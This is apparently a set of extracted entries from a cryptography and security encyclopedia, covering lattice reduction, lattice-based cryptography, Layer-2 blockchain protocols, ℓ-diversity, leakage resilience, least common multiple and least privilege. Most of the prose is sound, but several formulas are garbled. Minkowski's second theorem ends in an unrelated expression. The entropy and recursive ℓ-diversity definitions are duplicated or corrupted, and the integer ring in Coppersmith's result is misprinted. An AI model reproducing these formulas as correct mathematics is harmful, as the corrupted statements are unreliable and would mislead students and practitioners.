The orthogonality of a basis is often measured by the product $\prod_{i=1}^{d} \|\mathbf{b}_i\|$ of the norms of the basis vectors divided by the volume of the lattice: this ratio is always ≥1, with equality if and only if the basis is orthogonal. Minkowski's second theorem states that for all $1 \le k \le d$, the geometric mean of the first *k* minima $\left(\prod_{i=1}^{k} \lambda_i(L)\right)^{1/k}$ is at most $s_j = f_{m_j,n_2}^{-1}(r_j)$ where γ_d is Hermite's constant in dimension *d* and vol(*L*) is the volume of the lattice (see the entry lattice for a definition). Hermite's constant is asymptotically linear in the dimension: $\gamma_d = \Theta(d)$. In particular, $\lambda_1(L) \le \sqrt{\gamma_d}\mathrm{vol}(L)^{1/d}$, but this upper bound may not hold for the other minima: in fact, one can easily construct lattices such that the first minimum is arbitrarily small, while the other minima are large. In a random lattice, however, all the minima are asymptotically equivalent to $(\mathrm{vol}(L)/v_d)^{1/d} \sim \sqrt{d/(2\pi e)}\mathrm{vol}(L)^{1/d}$, where v_d denotes the volume of the *d*-dimensional unit ball.

Hermite, Korkine, Zolotarev, and Minkowski introduced strong notions of reduction: the corresponding reduced bases have very good properties but are very difficult to compute. For instance, bases reduced in the sense of Minkowski or of Hermite–Korkine–Zolotarev both include a shortest lattice vector, therefore finding such bases is already an NP-hard problem under randomized reductions as the lattice dimension increases (Shortest Vector Problem). Lenstra, Lenstra, and Lovász (1982) introduced the first notion of reduction to be interesting from both a mathematical point of view and a computational point of view, in the sense that such reduced bases are provably made of relatively short vectors (but not as short as, say, a Minkowski-reduced basis) and can be computed efficiently. More precisely, the celebrated LLL algorithm, given as input an arbitrary basis of a *d*-dimensional lattice *L* in $\mathbb{Q}^n$, outputs (in time polynomial in the size of the basis) a lattice basis $(\mathbf{b}_1, \ldots, \mathbf{b}_d)$ such that $\|\mathbf{b}_i\| = O\left(\left(2/\sqrt{3}\right)^d\right)\lambda_i(L)$ for all *i*. Smaller (slightly subexponential) approximation factors can be

achieved in polynomial time using blockwise algorithms like Schnorr's reduction (1987) and Gama-Nguyen's reduction (2008b).

Applications

Lattice reduction algorithms are useful because they enable to solve various lattice problems: approximating the Shortest Vector Problem and the Closest Vector Problem (see Babai 1986; Gauss 1801; Grötschel et al. 1993), finding many short lattice vectors. This has proved invaluable in many areas in computer science (see Grötschel et al. 1993), notably in cryptology (see the survey (Nguyen and Stern 2001)). Lattice reduction algorithms have arguably become the most popular tool in public-key cryptanalysis (see the survey (Nguyen 2009b)): they have been used to break various public-key cryptosystems, including many knapsack cryptographic schemes and lattice-based cryptography, but also certain settings of discrete-log signature schemes. Interestingly, they are also used in the most sophisticated attacks known against RSA (see May 2009; Nguyen 2009b): RSA with small secret exponent, chosen-message attacks on RSA signatures with peculiar paddings, certain settings of RSA encryption with small public exponent, etc. In particular, Coppersmith opened in (Coppersmith 1997) a new avenue for cryptanalytic applications of lattice reduction when he revisited the connection between lattices and small solutions of polynomial equations. For instance, it can be shown using the LLL algorithm that, given an integer polynomial $f(X) \in \mathbb{D}[X]$ of degree d such that the gcd of all the coefficients of f is coprime with a public integer N, one can find in time polynomial in $(d, \log N)$ all the integers $x_0 \in \mathbb{D}$ such that $f(x_0) \equiv 0 \bmod N$ and $|x_0| \leq N^{1/d}$.

Open Problems

Lattice reduction is a very active research area: A lot of work is required to deepen our understanding of lattice reduction algorithms and to invent new lattice reduction algorithms.

Experimental Results

It should be emphasized that lattice reduction algorithms typically perform much better than their worst-case theoretical bounds would suggest: see (Gama and Nguyen 2008a) for an experimental assessment of the performances of the best lattice reduction algorithms in practice. For instance, in low dimension (say, less than 30), the LLL algorithm often outputs a shortest nonzero vector, while in high dimension, the approximation factor appears to be exponential on the average, but with a smaller constant than in the worst-case theoretical analysis, namely, the approximation factor is of the form c^d where c is significantly smaller than $2/\sqrt{3}$. This phenomenon has yet to be explained: from a theoretical point of view, the average-case behavior of lattice reduction algorithms is mostly unknown. The effectiveness of lattice reduction algorithm is another reason why lattice reduction has been so popular in cryptanalysis.

Lattice-Based Cryptography

Daniele Micciancio[3] ✉
(3) Department of Computer Science & Engineering, University of California, San Diego, CA, USA

✉ **Daniele Micciancio**
Email: daniele@cs.ucsd.edu

Definition

Lattice-based cryptography is a generic term used to encompass a wide range of cryptographic functions whose security is based on the conjectured intractability of Lattice problems, like (variants of) the Shortest Vector Problem and the Closest Vector Problems.

For applications of lattices in cryptanalysis, Lattice Reduction.

Background

The study of lattice-based cryptography was pioneered by Ajtai in 1996 (Ajtai 1996), who proved that certain variants of the knapsack cryptographic schemes are at least as hard to break *on the average* as approximating (the length estimation variant of) the Shortest Vector Problem (GapSVP) within factors that grow only polynomially in the dimension n of the lattice. Two distinguishing features of Ajtai's result, and lattice-based cryptography in general, are that:

- Breaking the cryptographic functions is provably at least as hard as solving certain lattice problems in the *worst-case*.
- the underlying lattice problems are not known to be efficiently solvable by quantum computers

This should be contrasted with mainstream cryptographic functions based on number theory, which can be broken by quantum algorithms, and, even classically, rely on *average-case* complexity assumptions, a qualitatively much stronger requirement than worst-case hardness (Refer the entry Computational Complexity for further discussion on complexity assumptions and the entry on Post-Quantum Cryptography for a summary of attacks using quantum computers and systems that are unaffected).

Shortly after (Ajtai 1996), Ajtai and Dwork (1997) proposed a public-key encryption scheme also based on worst-case complexity of lattice problems. Since then, many more lattice-based cryptographic functions have been discovered. (See section Applications.)

Theory

The best currently known polynomial-time algorithms to (approximately) solve GapSVP and other lattice problems only produce solutions within an approximation factor which is almost exponential in the dimension n of the Lattice. (Refer entries on Lattice Reduction and the Shortest Vector Problem.) So, Ajtai's conjecture that no polynomial time algorithm can approximate these problems within any polynomial factor n^c is quite reasonable and supported by both theoretical and experimental results. However, lower-degree polynomials (i.e., smaller values of c) are more desirable because they give stronger security guarantees. The strongest result along these lines known to date (Micciancio and Regev 2007) shows that Ajtai's function can be based on the inapproximability of GapSVP (as well as other problems) within factors $n^{1+o(1)}$ essentially linear in the lattice dimension.

The security of lattice-based public-key encryption was originally based on the conjectured intractability of a special version of SVP, called the "unique" SVP (Ajtai and Dwork 1997; Regev 2004). This problem has been subsequently shown to be equivalent (up to small polynomial factors) to the standard GapSVP (Lyubashevsky and Micciancio 2009).

One of the less satisfactory aspects of lattice-based cryptography is that it typically yields cryptographic functions with very large keys. This is due to the fact that an n-dimensional lattice is described by an $n \times n$ matrix, which requires at least n^2 space to store. This obstacle can be overcome using lattices with a special structure which admit a much more compact

representation, e.g., cyclic lattices where a single vector can be used to represent an *n*-dimensional lattice by cyclically rotating its coordinates. Proposals along these lines first appeared in the NTRU cryptosystem, but without the support of a security proof. The theoretical study of efficient cryptographic functions based on structured lattices was initiated in 2002 by Micciancio (2007), who exhibited a one-way function with key size and computation time essentially linear in the lattice dimension *n*, and still provably secure based on the worst-case inapproximability of the Shortest Vector Problem over cyclic lattices.

Another major step in the development of lattice-based cryptography was the introduction of the "learning with errors" (LWE) problem (an average-case version of bounded distance decoding, Refer the entry Closest Vector Problem) by Regev (2005), who first gave evidence that the problem is hard assuming lattice problems are hard even for *quantum* computers. The LWE problem was used by Peikert et al. (2008; Peikert and Vaikuntanathan 2008; Peikert and Waters 2008; Gentry et al. 2008) to considerably expand the applicability of lattice-based cryptography to a wide range of cryptographic primitives.

Applications

The techniques of Ajtai (1996), Micciancio (2007), Micciancio and Regev (2007), Regev (2005) have been extended in a number of ways to obtain a wide range of cryptographic primitives, including public-key encryption secure against adaptive chosen ciphertext attack (Peikert and Waters 2008), digital signatures schemes (Gentry et al. 2008; Lyubashevsky and Micciancio 2008), oblivious transfer protocols (Peikert et al. 2008), noninteractive zero-knowledge proof systems (Peikert and Vaikuntanathan 2008), very efficient collision-resistant hash functions (Lyubashevsky et al. 2008), identity-based encryption (Gentry et al. 2008), and more.

Open Problems

The main open problem in the area of lattice-based cryptography is probably to gain confidence in their security. While these functions are supported by asymptotic security proofs, the proofs do not offer much guidance regarding concrete values of the security parameters that should

be used in practice. This is both because the proofs are not tight (i.e., there is a substantial gap between the best known attack and the strongest provable security guarantee) and also because they start from worst-case problems whose exact complexity is still not very well understood.

Another important open problem is to make lattice-based cryptography more efficient and attractive in practice. The use of cyclic, or similarly structured, lattices promises to give substantial efficiency improvements over cryptography based on general lattices. (See Lyubashevsky et al. (2008) for an illustrative example.) Still, for many cryptographic primitives, it is still not known how to take full advantage of structured lattices to achieve efficiency gains.

The reader is referred to the chapter (Micciancio and Regev 2008) for an introduction to lattice-based cryptography, and the papers in the references for more recent developments.

Layer-2 Protocol

Sandro Coretti[4] ✉

Synonyms

Off-chain protocol

Definitions

Layer-2 protocols are protocols (run between two or more parties) that interact with a distributed-ledger protocol (e.g., a blockchain) during their execution; correspondingly, the latter is referred to as Layer-1 protocol. The interaction is bidirectional, that is, a Layer-2 protocol may both react to changes in and write (by submitting transactions) to the ledger maintained by the underlying Layer-1 protocol.

Background

The main use of Layer-2 protocols is to help improve the performance and scalability of permissionless Layer-1 protocols. (*Permissionless* protocols (e.g., Bitcoin) are protocols that allow arbitrary parties to participate without requiring any type of permission.) In particular, the aim is to achieve increased transaction throughput (the number of transactions processed per unit of time), faster finality (the time it takes for a transaction

to become “immutable” or “confirmed”), and reduced verification and storage requirements for Layer-1 nodes.

Layer-2 protocols achieve these improvements by (i) having a limited set of participants, (ii) processing transactions “off-chain” and only intermittently writing updates back to Layer 1, and/or (iii) by proceeding “optimistically,” that is, offering fast transaction processing as long as none or few Layer-2 participants are adversarial and falling back to (the potentially much slower) Layer 1 otherwise.

The fact that transactions are processed off-chain can also be seen as a (possibly only marginal) improvement on privacy since not all transactions become part of the layer-1 history, which is assumed by default to be accessible to anyone.

Theory

Layer-2 protocols are designed (mostly) agnostically of the inner workings of the Layer-1 protocols they are built on; the main “interface” is the ledger model exported by Layer 1. More precisely, there commonly is a Layer-1 smart contract that “controls” the execution of a Layer-2 protocol and offers features such as transferring funds from Layer 1 to Layer 2 and vice versa, processing Layer-2 updates, and resolving Layer-2 disputes.

Layer-2 protocols can be categorized roughly as follows:

- *Payment & state channels*. A small number of “equal” participants transact among each other. Channels are designed in such a way that no participant can lose funds. However, generally, this is only guaranteed if participants are not offline for extended periods of time.
- *Operator/client protocols*. An always online operator processes transactions submitted by clients. The guarantees can vary from protocol to protocol: some designs secure all client funds and allow clients to be offline for arbitrary amounts of time while others require clients to be online in order to detect and complain about operator misbehavior.

Layer-2 protocols can technically also be seen as so-called *sidechains*. However, that term is usually reserved for protocols that have a higher corruption tolerance and do not distinguish between optimistic and pessimistic cases; sidechain funds may be lost when the corruption assumptions of a sidechain are violated (where many sidechains have a

firewall that acts as a barrier to prevent subsequent damage on the associated main chain).

Payment & State Channels

Payment channels allow two or more parties to exchange funds off-chain; state channels generalize this idea to arbitrary smart contracts. Channels normally guarantee that no involved party can lose any funds (as long as they are continuously online, see below). In the optimistic case, they can achieve high throughput, fast finality, and low Layer-1 verification and storage cost.

In general, channels go through the following phases: channel establishment, off-chain state evolution, and closure/disputes.

A channel is established by having (one of) the participants deploy a Layer-1 smart contract, in which they lock up initial funds (and potentially some collateral to disincentivize malicious behavior). The smart contract is designed in such a way that it only releases funds/collateral when it receives a "certificate" created by the participants, establishing a particular off-chain state.

Generally, the participants evolve the off-chain state based on a propose-then-certify process: some participants propose a transaction or a command, which defines a new off-chain state. The parties then jointly confirm the new state, resulting in a certificate that would be accepted by the Layer-1 contract. However, barring channel closure or disputes, the idea is that this process is repeated arbitrarily often, without interacting with Layer 1. This is what allows state channels to achieve high throughput and fast finality as well as to reduce Layer-1 verification and storage.

Channel closure and disputes may be initiated by any participant at any time, by sending the latest off-chain certificate to the Layer-1 smart contract. This is normally followed by a contestation period, during which other participants are given the opportunity to submit more recent certificates; this prevents malicious parties from closing the channel with an expired state. After the contestation period, the Layer-2 state is "returned" to Layer 1 (in some well-defined manner that depends on the type of channel and/or the ledger model used).

Some state-channel constructions are *isomorphic* (e.g., Chakravarty et al. 2021). This means that the ledger model and smart-contract language are

identical on Layers 1 and 2. This feature allows the execution of arbitrary Layer-1 code on Layer 2 without having to rewrite it.

Channel Networks

Payment-channel networks allow any two parties connected by a path of payment channels to exchange funds on Layer 2, even if they do not share a payment channel directly. This is achieved by using parties on the path as intermediaries. The most well-known example is the Lightning Network (Poon and Dryja 2016), which was analyzed formally by Kiayias and Litos (2020). *Virtual* payment channels (e.g., Dziembowski et al. 2019b) offer the same functionality but without the continuous involvement of the intermediaries for each payment.

Analogously, state-channel networks (e.g, Dziembowski et al. 2018) extend the concept of (two-party) state channels to networks. Finally, there also exist multi-party virtual state channels (e.g., Dziembowski et al. 2019a), which are state channels among multiple parties that can be setup without blockchain interaction, given that a connected graph of pairwise state channels among the parties already exists.

Online Requirement

In order not to lose funds to malicious parties, who may attempt to close a state channel with an expired certificate, all participants need to be constantly online lest they miss the end of the contestation period, in which case the malicious closure would succeed. It is possible to delegate this task to trusted so-called watchtowers (see, e.g., Avarikioti et al. 2018; McCorry et al. 2019; Avarikioti et al. 2021), which, in exchange for, for example, a small fee and the collateral of misbehaving parties, challenge outdated certificates and provide the most current ones.

Operator/Client Protocols

While with payment and state channels, all participants are “equal,” operator/client protocols (OCP) are inherently asymmetric: there is a single operator and many clients. The task of the operator is to collect off-chain transactions from clients, order them, and keep track of the evolving Layer-2 state. Periodically, the operator updates the Layer-1 contract with information about the off-chain transactions and/or state.

Beyond handling operator updates, the OCP Layer-1 contract also commonly offers functionality for clients to join and leave the OCP, as well as to deposit and withdraw funds.

Common OCP designs generally do not offer fast finality, due to the fact that the operator only periodically writes back to Layer 1 and a client has to wait until the operator does so in order to be certain that their transaction is included. (Note that this does not preclude potential approaches where the operator provides clients with “receipts” as promise of settlement. However, it appears challenging to make such designs efficient due to the fact that the (many) clients must be given the possibility to contest the operator’s actions on Layer 1.) However, OCPs do offer high throughput and, depending on the exact design, also reduce Layer-1 verification and storage. Some designs offer offline security (i.e., clients cannot lose funds even if they are offline for arbitrary amounts of time), whereas others do not, due to the need to contest certain actions by a malicious operator within a specific time window. Similarly to channels, watchtowers can be employed to contest on clients’ behalf.

The OCP operator has full discretion to decide which off-chain transaction it considers, giving it the ability to censor transactions at will. A client who sees their transactions ignored is left with little choice but leave the OCP.

OCPs must also deal with the possibility of a completely unresponsive operator, for example, by allowing a different party to take over as operator or by ensuring that all parties can safely exit the OCP. The latter approach may lead to so-called mass exits, that is, all clients attempting to leave at the same time; a safe OCP protocol either somehow deals with mass exits or avoids them altogether.

OCPs can be broadly categorized as follows:

- *Optimistic OCPs*. The operator, during an update to Layer 1, posts information about the new Layer-2 state and transactions to the Layer-1 contract. Clients (or watchtowers) are subsequently given time to check the operator’s work and, if necessary, file complaints.
- *OCPs with non-interactive proofs*. With every Layer-1 update, the operator supplies a (short, quickly verifiable, and non-interactive) proof that there exist valid transactions leading from the old to the new state; this proof is verified by the on-chain contract directly.

Well-known examples of OCPs are Rollups, proposed by Buterin (2021), or non-custodial chains such as Plasma (see Poon and Buterin 2017) and Commit-Chains (see Khalil et al. 2018).

Optimistic OCPs

In an optimistic OCP, the operator updates the Layer-1 contract by providing information about the transactions that have occurred on Layer 2 since the previous update as well as the new state resulting from these transactions. The on-chain contract does not perform any validity checks on the information posted by the operator; the clients themselves are responsible for verification. Optimistic OCPs offer a contestation period; in case a client discovers operator misbehavior, they can provide a "fraud proof" to the Layer-1 contract during this period. The exact details of contestation and consequences for dishonest operators vary from design to design.

The amount of information posted can be reduced by only providing hash values of the data. This, however, introduces issues of so-called data availability, where the operator withholds the pre-images of the hashes from the clients. Thus, in order to be secure, OCPs following this approach must deal explicitly with this issue.

In optimistic OCPs, contestation periods are rather long in order to give clients sufficient time to contest and/or reduce their online requirements. The length of the contestation period added to the update interval acts as a lower bound on finality.

OCPs with Non-Interactive Proofs

OCPs with non-interactive proofs (NIPs) follow the same periodic-update approach as optimistic OCPs. However, the operator only provides a non-interactive validity proof that establishes the existence of a set of valid transactions leading from the old state to the new one. Such proofs are generally short and quick to verify, independently of the amount of transactions processed between two updates. (OCPs with NIPs are often misleadingly referred to with the attribute "zero-knowledge," due to the fact that most NIP systems are zero-knowledge. However, privacy for clients is not normally a main concern addressed by OCPs.)

The use of NIPs precludes the operator from cheating. Hence, there is no need for contestation periods. This allows for much faster finality

compared to optimistic OCPs (essentially, finality is upper bounded by the update interval plus the time it takes an update to settle on Layer-1). In addition, clients do not need to be online in order to prevent loss of funds.

Open Problems and Future Directions

While channels and channel networks are well studied in the literature, relatively little peer-reviewed work exists covering OCPs. Therefore, a major open issue is a thorough and formal treatment of that type of Layer-2 protocols.

For more comprehensive overviews of the area, see Gudgeon et al. (2020) or Thibault et al. (2022).

Definition

ℓ-diversity is a method for publishing data about individuals while limiting the amount of sensitive information disclosed about them.

Background

Many organizations are increasingly publishing microdata – tables that contain information about individuals that is not aggregated in any way. Examples include medical, voter registration, census, and customer data. Microdata is a valuable source of information for subsequent data analysis – medical research, the allocation of public funds, or trend analysis, just to name a few. However, if individuals can be uniquely identified in the microdata, then their private information is disclosed, and this is unacceptable.

There is a long history of research on limiting disclosure in data publishing, starting with work by Stanley Warner on randomized response (Warner 1965). Much progress has been made over the following decades,

but the area is still full of new developments; these two surveys show some of the recent progress and excitement in this area (Chen et al. 2009; Fung et al. 2010).

Consider the database of patients' data shown in Fig. 1. There is a set of attributes (like {Zip Code, Age, Nationality, gender, and date of birth} in the example) that can be linked with external data to uniquely identify individuals in the population; these are called *quasi-identifiers*. To counter linking attacks using quasi-identifiers, Samarati and Sweeney proposed *k-anonymity* (Samarati 2001; Sweeney 2002; Samarati and Sweeney 1998). A table satisfies *k*-anonymity if every record in the table is indistinguishable from at least $k - 1$ other records for the values of the quasi-identifier attributes; such a table is called a *k-anonymous* table. For every combination of values of the quasi-identifiers in the *k*-anonymous table, there are at least *k* records that share those values. This ensures that individuals cannot be uniquely matched to an individual record in the published microdata by linking attacks.

	Nonsensitive			Sensitive
	Zip code	Age	Nationality	Condition
1	13053	28	Russian	Heart disease
2	13068	29	American	Heart disease
3	13068	21	Japanese	Viral infection
4	13053	23	American	Viral infection
5	14853	50	Indian	Cancer
6	14853	55	Russian	Heart disease
7	14850	47	American	Viral infection
8	14850	49	American	Viral infection
9	13053	31	American	Cancer
10	13053	37	Indian	Cancer
11	13068	36	Japanese	Cancer
12	13068	35	American	Cancer

ℓ-Diversity, Fig. 1 Patient microdata

Figure 2 shows a 4-anonymous table derived from the table in Fig. 1 (here "*" denotes a suppressed value so, for example, "zip code = 1485*" means that the zip code is in the range [14850−14859] and "age = 3*"

means the age is in the range [30–39]). Note that in the 4-anonymous table, each tuple has the same values for the quasi-identifier as at least three other tuples in the table.

	Nonsensitive			Sensitive
	Zip Code	Age	Nationality	Condition
1	130**	< 30	*	Heart disease
2	130**	< 30	*	Heart disease
3	130**	< 30	*	Viral infection
4	130**	< 30	*	Viral infection
5	1485*	≥ 40	*	Cancer
6	1485*	≥ 40	*	Heart disease
7	1485*	≥ 40	*	Viral infection
8	1485*	≥ 40	*	Viral infection
9	130**	3*	*	Cancer
10	130**	3*	*	Cancer
11	130**	3*	*	Cancer
12	130**	3*	*	Cancer

ℓ-Diversity, Fig. 2 4-anonymous patient microdata

K-anonymity was designed to protect against associating respondents' identities with released tuples without specifically addressing the association of sensitive information. First, when there is no diversity in the values of the sensitive attributes, an attacker can easily discover the sensitive value of an individual through a *homogeneity attack*. For example, an attacker who knows that her 32-year-old neighbor's record is in Fig. 2 and who knows that the neighbor lives in zip code 13053 can conclude from the table that the neighbor has cancer. Second, attackers have background knowledge, and *k*-anonymity does not limit disclosure against such background knowledge attackers. For example, an attacker who knows that her 22-year-old Japanese friend lives in zip code 13068 can, with near certainty, conclude that the friend has a viral infection since it is well known that Japanese have a very low rate of heart disease. *ℓ*-Diversity was developed to address these two issues (Machanavajjhala et al. 2007).

Theory

Let $T = \{t_1,t_2,\ldots,t_n\}$ be a table with tuples that form a subset of some larger population Ω. Without loss of generality, we may combine all of the quasi-identifier attributes into one single attribute. Thus in this discussion, each tuple has two attributes: a *quasi-identifier* and a *sensitive attribute*. The value of the quasi-identifier can often be linked with external data to uniquely associate tuples with individuals in the population Ω. The value of the sensitive attribute contains information about the individual only known to the data publisher. The goal of privacy-preserving data publishing is to publish as much statistical information about T as possible while limiting the amount of disclosure about the association of the sensitive attribute with individuals.

In ℓ-diversity, a generalization $T^\star$ of T is published and is defined as follows. A domain $D^\star = \{P_1,P_2,\ldots\}$ is a *generalization* (partition) of a domain D if $\bigcup Pi = D$ and $Pi \cap Pj = \emptyset$ for $i \neq j$. For $q \in D$, let $\phi D^\star(q)$ denote the element $P \in D^\star$ that contains q. Given a table $T = \{t_1,\ldots,t_n\}$ with a quasi-identifier Q and a generalization $D_N^\star$ of the domain D of Q, a table $T^\star = \{t_1^\star,\ldots,t_n^\star\}$ can now be constructed by replacing q_i, the value of the quasi-identifier of t_i, with its generalized value $\phi D^\star(qi)$.

It is not possible for a data publisher to guard against attacks employing arbitrary amounts of background knowledge (Dwork 2006). The goal of microdata publishing is to allow a data publisher to guard against many reasonable attacks without having access to the attacker's background knowledge. It seems that background knowledge such as "men do not have breast cancer" or "Japanese have a very low incidence of heart disease" is very powerful as it enables the adversary to eliminate sensitive values from a given data-block in the generalized table.

However, if there are ℓ "well represented" sensitive values in a $q^\star$-block (i.e., the set of tuples whose quasi-identifier has been generalized to $q^\star$), then the attacker needs $\ell - 1$ damaging pieces of background knowledge to eliminate $\ell - 1$ possible sensitive values and infer a positive disclosure. Thus, by setting the parameter ℓ, the data publisher can determine how much protection is provided against background knowledge – even if this background knowledge is unknown to the publisher.

This intuition can be made formal through the ℓ-diversity principle as follows.

Principle 1 (ℓ-Diversity Principle (Machanavajjhala et al. 2007))
*Let q be a value of the attribute Q in the base table T; let $q^\star$ be the generalized value of q in the published table $T^\star$. A $q^\star$- block is ℓ-diverse if *it* contains at least ℓ "well-represented" values for the sensitive attribute S. A table is ℓ-diverse if every $q^\star$-block (for all q^* that appear in T^*) is ℓ-diverse.*

There are two instantiations of the ℓ-diversity principle that both result in diversity in the sensitive attribute.

Definition 1 (Entropy ℓ-Diversity)
A table is Entropy ℓ-Diverse *if for every $q^\star$-block*

$$
\begin{aligned}
&-\sum_{s\in S} p\left(q^*, s\right) \log\left(p\left(q^*, s'\right)\right) \\
&\geq \log(\ell) - \sum_{s\in S} p\left(q^*, s\right) \log\left(p\left(q^*, s'\right)\right) \\
&\geq \log(\ell)
\end{aligned}
$$

where $p(q^\star,s) = n(q^\star,s)\sum_{s'\in S} n(q^\star,s')$ is the fraction of tuples in the $q^\star$-block with sensitive attribute value equal to s.

Definition 2 (Recursive (c, ℓ)-Diversity)
In a given $q^\star$-block, let r_i denote the number of times the i^{th} most frequent sensitive value appears in that $q^\star$-block. Given a constant c, the $q^\star$-block satisfies recursive (c,ℓ)-diversity *if $r1 < c(r\ell + r\ell + 1 + \cdots + rm)$. A table $T^\star$ satisfies recursive (c,ℓ)-diversity if every $q^\star$-block satisfies recursive ℓ-diversity; 1-diversity is always satisfied.*

ℓ-Diversity has several advantages. It does not require the data publisher to have as much information as the adversary. The parameter ℓ protects against more knowledgeable adversaries; the larger the value of ℓ, the more information is needed to rule out possible values of the sensitive attribute. Instance-level knowledge (such as "my neighbor does not have diabetes") is also automatically covered. It is treated as just another way of ruling out possible values of the sensitive attribute. Different adversaries can have different background knowledge leading to different inferences. ℓ-Diversity simultaneously protects against all of them without the need for checking

which inferences can be made with which levels of background knowledge (Fig. 3).

	Nonsensitive			Sensitive
	Zip Code	Age	Nationality	Condition
1	1305*	≤ 40	*	Heart disease
4	1305*	≤ 40	*	Viral infection
9	1305*	≤ 40	*	Cancer
10	1305*	≤ 40	*	Cancer
5	1485*	> 40	*	Cancer
6	1485*	> 40	*	Heart disease
7	1485*	> 40	*	Viral infection
8	1485*	> 40	*	Viral infection
2	1306*	≤ 40	*	Heart disease
3	1306*	≤ 40	*	Viral infection
11	1306*	≤ 40	*	Cancer
12	1306*	≤ 40	*	Cancer

ℓ-Diversity, Fig. 3 3-Diverse inpatient microdata

Open Problems

Daniel Kifer has recently shown that a statistical model more sophisticated than the one used by ℓ-diversity can be used to improve estimates of the probability of a tuple being associated with a sensitive value. This model takes advantage of information that q^* groups provide about each other (Kifer 2009). Thus the exact level of protection that ℓ-diversity provides in general is an open problem.

It is also known that the largest value that entropy can take depends on the size of the domain (of the sensitive attribute). Thus when the domain is large, it may be necessary to use thresholds larger than $\log(\ell)\log\alpha(\ell)$ when applying Entropy ℓ-diversity.

Synonyms

Exposure-Resilient Cryptography; Leakage-Resilient Cryptography; Side-Channel Attacks and Countermeasures

Definitions

Leakage resilience refers to the ability of cryptographic implementations to resist various forms of side-channel attacks, preferably in a provable way. A side-channel attack is any noninvasive attack that exploits extra information gathered from the implementation of cryptographic algorithms, rather than mathematical flaws in the design of the underlying algorithms. Typical examples of side-channel attacks include timing attacks, power analysis, and electromagnetic attack.

Background

Traditionally, cryptographic primitives are designed to defend against idealized “black box” adversaries through well-defined interfaces, such as signing and decryption oracles. Unfortunately, this is not always the case in real world. Side-channel adversaries may get some additional information about the secret keys (or other sensitive information) through side-channel

leakages such as execution time, power consumption, and electromagnetic radiation emitted from the hardware implementation (Kocher, 1996; Kocher et al., 1999). This motivates a line of research known as “leakage-resilient cryptography” (Dziembowski and Pietrzak, 2008) to establish more realistic security models capturing side-channel attacks and design provably secure schemes with “leakage resilience.”

Theory

A leakage-resilient design typically assumes that the information leakage per invocation of its underlying primitive is bounded in some sense (see the survey by Kalai and Reyzin (2019) for various memory leakage models), but in general can be unbounded overall, referred to as the continuous leakage model (Dziembowski and Pietrzak, 2008). In theory, we need to ensure that given the somewhat bounded leakage, the internal secret state still remains high pseudoentropy, and thus the damage can be repaired by performing operations such as randomness extractions. It is worth mentioning that we may not need to run additional functions (e.g., extractors) to fix the leakage as some cryptographic primitives come with this feature, e.g., weak pseudorandom functions (wPRFs) are computational extractors (Pietrzak, 2009).

Applications

As far as symmetric-key cryptographic schemes are concerned, leakage-resilient stream ciphers and pseudorandom generators can be constructed in the continuous leakage model, by means of an evolving secret state. Further, leakage-resilient PRFs/PRPs can be built following the classical GGM construction/Feistel networks under the static (instead of adaptively chosen) leakage model. Martin et al. (2015) used bilinear groups to construct leakage-resilient message authentication codes (MACs). Barwell et al. (2017) used essentially the same primitive, i.e., bilinear-pairing-based leakage-resilient PRF, to construct leakage-resilient authenticated encryptions (AEs), where their model prohibits leakages during the challenge phase. Other works (e.g., Pereira et al (2015) and Bellizia et al. (2020)) admit challenge-phase leakages and employ masked implementations assumed to leak nothing substantial. When it comes to

beyond symmetric-key cryptography, the PKE scheme of Naor and Segev (2009) and the signature scheme due to Katz and Vaikuntanathan (2009) are prominent examples of leakage-resilient cryptographic schemes. The study of leakage resilience also extends to cryptographic primitives without secret keys but with private information, such as one-way functions, zero-knowledge proof systems, and secure multiparty computation protocols.

Open Problems and Future Directions

There are still some open problems for leakage resilience, such as leakage-resilient public-coin signature schemes and leakage-resilient identity-based noninteractive key exchange protocols from standard assumptions in memory leakage model, unconditionally secure leakage-resilient compilers against low-complexity leakage in computation leakage model, and practical leakage-resilient pseudorandom objects (e.g., AES) against adaptive leakages.

Least Common Multiple

Scott Contini[9] ✉
(9) Silverbrook Research, Balmain, NSW, Australia

Synonyms

LCM

Definition

The *least common multiple* (lcm) of a set of positive integers $\{a_1, \ldots, a_k\}$ is the smallest positive integer that is an integer multiple of every element of the set. This is denoted lcm $(a_1, \ldots, a_k)$, or sometimes just $[a_1, \ldots, a_k]$.

Theory

For example, lcm (21, 91) = 273 because 273 is a multiple of both 21 and 91 as $273 = 13 \cdot 21$ and $273 = 3 \cdot 91$, and no positive integer smaller than 273 has this property.

For a pair of integers, the least common multiple is related to the greatest common divisor by the relation $\gcd(a_1, a_2) \cdot \text{lcm}(a_1, a_2) = a_1 \cdot a_2$.

Minimal privilege

Definition

The *least privilege principle* states that a subject (user or program) should be given only those privileges it actually needs to perform its job.

Theory

The least privilege principle was defined by Saltzer and Schroeder (1975) as follows.

> Every program and every user of the system should operate using the least set of privileges necessary to complete the job.

The importance of the least privilege principle is widely recognized since it minimizes the danger of damage due to inadvertent errors, Trojan horses, or intruders masquerading as legitimate users. The application of this principle has also the effect of limiting the interactions among different

“privileges programs” so to reduce the unintentional, unwanted, or improper uses of privileges. In other words, one of the major benefits of adopting the least privilege principle is that it reduces the attack surface of a company. An example of the use of this principle is represented by the *need-to-know* restrictions in the military domain (i.e., confining subjects to access information they actually need to know to perform their job). Also role-based access control (RBAC) is based on the least privilege principle. In fact, RBAC requires to first identify the users’ job tasks, determine the minimum set of privileges needed to perform the tasks, and then restrict the user to play a role with those privileges and nothing more. As an example, consider an employee of a company who has to process payroll checks. The employee should be able to perform this function of a payroll application but should not be able to access, for example, the information about the customers of the company. The application of the least privilege principle can then reduce the risks of unauthorized accesses into the system. The least privilege principle is sometimes confused with the separation of duties principle. The separation of duties principle refers to the fact that users should not be given enough privileges to misuse the system on their own. For instance, any person permitted to issue an invoice should not be able to create it; otherwise, the user could carry out malicious activities. Such a principle can then be supported by the least privilege principle.

The least privilege principle is just one of the principles that should be taken into consideration in the design of a comprehensive defense strategy. As a matter of fact, Jerry Saltzer and Mike Schroeder listed other seven principles that can help to guide the design and implementation of systems without security flaw, thus preventing security violations. These additional seven principles are defined in Saltzer and Schroeder (1975) as follows:

- *Economy of mechanism*. Keep the design as simple and small as possible.
- *Fail-safe defaults*. Base access decisions on permission rather than exclusion.
- *Complete mediation*. Every access to every object must be checked for authority.
- *Open design*. The design should not be secret.
- *Separation of privilege*. Where feasible, a protection mechanism that requires two keys to unlock it is more robust and flexible than one that allows access to the presenter of only a single key.

- *Least common mechanism*. Minimize the amount of mechanism common to more than one user and depended on by all users.
